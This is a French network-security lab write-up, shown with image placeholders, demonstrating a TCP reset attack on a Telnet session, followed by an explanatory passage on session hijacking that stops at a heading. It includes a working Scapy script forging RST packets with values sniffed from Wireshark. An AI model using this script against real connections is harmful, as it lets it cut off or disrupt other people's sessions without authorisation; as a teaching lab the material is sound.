
kali@Ubuntu:~/Desktop$ ping 192.168.1.37
PING 192.168.1.37 (192.168.1.37) 56(84) bytes of data.
64 bytes from 192.168.1.37: icmp_seq=1 ttl=64 time=0.408 ms
64 bytes from 192.168.1.37: icmp_seq=2 ttl=64 time=1.21 ms
64 bytes from 192.168.1.37: icmp_seq=3 ttl=64 time=0.425 ms
64 bytes from 192.168.1.37: icmp_seq=4 ttl=64 time=2.71 ms
64 bytes from 192.168.1.37: icmp_seq=5 ttl=64 time=0.934 ms
64 bytes from 192.168.1.37: icmp_seq=6 ttl=64 time=1.08 ms
```



A screenshot of an Ubuntu desktop environment. A terminal window titled "root@Ubuntuserver: /home/kali" is open, showing network statistics for the "loop" interface and a ping command to "192.168.1.36". The desktop background is a purple and red abstract design. A file named "Home" is visible on the desktop.

```
loop txqueuelen 1000 (Local Loopback)
RX packets 307 bytes 29766 (29.7 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 307 bytes 29766 (29.7 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@Ubuntuserver:/home/kali# ping 192.168.1.36
PING 192.168.1.36 (192.168.1.36) 56(84) bytes of data.
64 bytes from 192.168.1.36: icmp_seq=1 ttl=64 time=0.512 ms
64 bytes from 192.168.1.36: icmp_seq=2 ttl=64 time=0.975 ms
64 bytes from 192.168.1.36: icmp_seq=3 ttl=64 time=0.995 ms
64 bytes from 192.168.1.36: icmp_seq=4 ttl=64 time=0.832 ms
64 bytes from 192.168.1.36: icmp_seq=5 ttl=64 time=1.33 ms
```






Maintenant On va établir une connexion entre les deux machines Ubuntu et Ubuntu Server en utilisant *Telnet*.

Depuis notre machine Ubuntu, on lancer *Terminal* et on tape la commande `telnet` suivie de l'adresse IP de la machine Ubuntu Server. La commande sera donc :


`telnet 192.168.1.37`

Après on doit saisir le mot de passe de la machine Ubuntu Server.






On peut tester avec des commandes pour qu'on puisse être sûr qu'on est connecté.



Alors en revenant à notre machine Kali et on lançant Wireshark et analyser le flux réseau, on va remarqué qu'il ya une connection telnet établie.



Pour qu'on puisse lancer notre attaque, on va utiliser le script suivant:

```

#!/usr/bin/python3
import sys
from scapy.all import *
print("sending reset packet ... ")
IPLayer = IP(src="x.x.x.x", dst="y.y.y.y")
TCPLayer = TCP(sport = X, dport = 23, flags="R", seq=Y)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)

```

Voici un résumé de ce que fait chaque partie du script :

- 1- L'importation des modules nécessaires : `sys` pour les fonctionnalités système et `scapy.all` pour la manipulation des paquets réseau à l'aide de Scapy.**
- 2- Affichage du message "sending reset packet..." pour indiquer que le script envoie un paquet de réinitialisation.**
- 3- Création d'une couche IP (`IPLayer`) avec une adresse source et une adresse de destination.**
- 4- Création d'une couche TCP (`TCPLayer`) avec un port source**


de **32345**, un port de destination de **23 (port Telnet)**, le drapeau "**R**" pour indiquer une réinitialisation de connexion, et un numéro de séquence spécifié.


5- Construction du paquet en ajoutant la couche IP (IPLayer) et la couche TCP (TCPLayer) ensemble.

6- Affichage des informations sur le paquet à l'aide de la fonction `ls(pkt)` de Scapy.

7- Envoi du paquet à l'aide de la fonction `send(pkt, verbose=0)` de Scapy, avec le paramètre `verbose` défini sur 0 pour supprimer l'affichage détaillé des informations d'envoi.


En utilisant Wireshark on va extraire les données suivants : @IP Source, @IP Destination, Numéro de port source, et le numéro de séquence du dernier packet TCP.






On modifie notre script en utilisant les informations extraits et on l'exécute.

```
#!/usr/bin/python3
import sys
from scapy.all import *
print("sending reset packet....")
IPLayer = IP(src="192.168.1.36", dst="192.168.1.37")
TCPLayer = TCP(sport = 59198, dport = 23, flags="R", seq=313920603)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```



En revenant à notre machine Ubuntu, on remarque que la connexion telnet avec la machine Ubuntu Server a été fermé par une partie tier.



C'est la fin de notre LAB.

Session Hijacking Attaque

Le détournement de session, également connu sous le nom de détournement de session TCP, est une méthode pour prendre le contrôle d'une session utilisateur web en obtenant secrètement l'identifiant de session et se faisant passer pour l'utilisateur autorisé. Une fois que l'identifiant de session de l'utilisateur a été accédé, l'attaquant peut se faire passer par cet utilisateur et faire tout ce que l'utilisateur est autorisé à faire sur le réseau.

Qu'est-ce qu'une session?

HTTP est un protocole sans état, donc les concepteurs d'applications ont dû développer un moyen de suivre l'état entre les connexions multiples d'un même utilisateur, plutôt que de demander à l'utilisateur de s'authentifier à chaque clic dans une application web. Une session est une série d'interactions entre deux points de communication qui se produit pendant la durée d'une seule connexion. Lorsqu'un utilisateur se connecte à une application, une session est créée sur le serveur afin de maintenir l'état pour d'autres demandes provenant du même utilisateur.

Les applications utilisent des sessions pour stocker des paramètres qui sont pertinents pour l'utilisateur. La session est maintenue "active" sur le serveur tant que l'utilisateur est connecté au système. La session est détruite lorsque l'utilisateur se déconnecte du système ou après une période pré définie d'inactivité. Lorsque la session est détruite, les données de l'utilisateur doivent également être supprimées de l'espace mémoire alloué.

Un identifiant de session est une chaîne d'identification (généralement une longue chaîne alphanumérique aléatoire) qui est transmise entre le client et le serveur. Les identifiants de session sont généralement stockés dans les cookies, les URL et les champs cachés des pages web.

Types de Détournement de session

Le Hijacking actif

Cela consiste à prendre directement le contrôle d'une session active.

Dans ce cas, l'attaquant va cibler directement sa victime pour prendre possession de sa session active. Il va désactiver la cible et prendre sa place dans sa communication avec l'autre machine (le serveur en général).

Cette attaque peut permettre à l'attaquant de faire tout ce qu'il désire sur le réseau, notamment créer de faux identifiants de connexion pour avoir accès, sans piratage, sur l'ensemble du réseau, etc.

Le Hijacking passif

Cela consiste à surveiller le trafic réseau, le capturer pour intercepter d'éventuelles informations sensibles, à savoir des mots de passe ou d'autres informations compromettantes.

Ces mots de passe pourront servir pour lancer des requêtes vers une cible (un serveur par exemple).

Différentes façons de faire du détournement de session :

Il existe de nombreuses façons de faire du détournement de session. Voici quelques-unes d'entre elles :

Cross Site Scripting (attaque XSS)

L'attaquant peut capturer l'identifiant de session de la victime en utilisant une attaque XSS à l'aide de JavaScript. Si un attaquant envoie un lien forgé à la victime avec le JavaScript malveillant, lorsque la victime clique sur le lien, le JavaScript s'exécute et exécute les instructions établies par l'attaquant.

Spoofing d'adresse IP

Le spoofing consiste à se faire passer par quelqu'un d'autre. Cette technique est utilisée pour accéder de manière non autorisée à l'ordinateur avec l'adresse IP d'un hôte de confiance. Pour mettre en œuvre cette technique, l'attaquant doit obtenir l'adresse IP du client et injecter ses propres paquets contrefaits avec l'adresse IP du client dans la session TCP, afin de tromper le serveur en lui faisant croire qu'il communique avec la victime, c'est-à-dire l'hôte d'origine.

Détournement TCP/IP

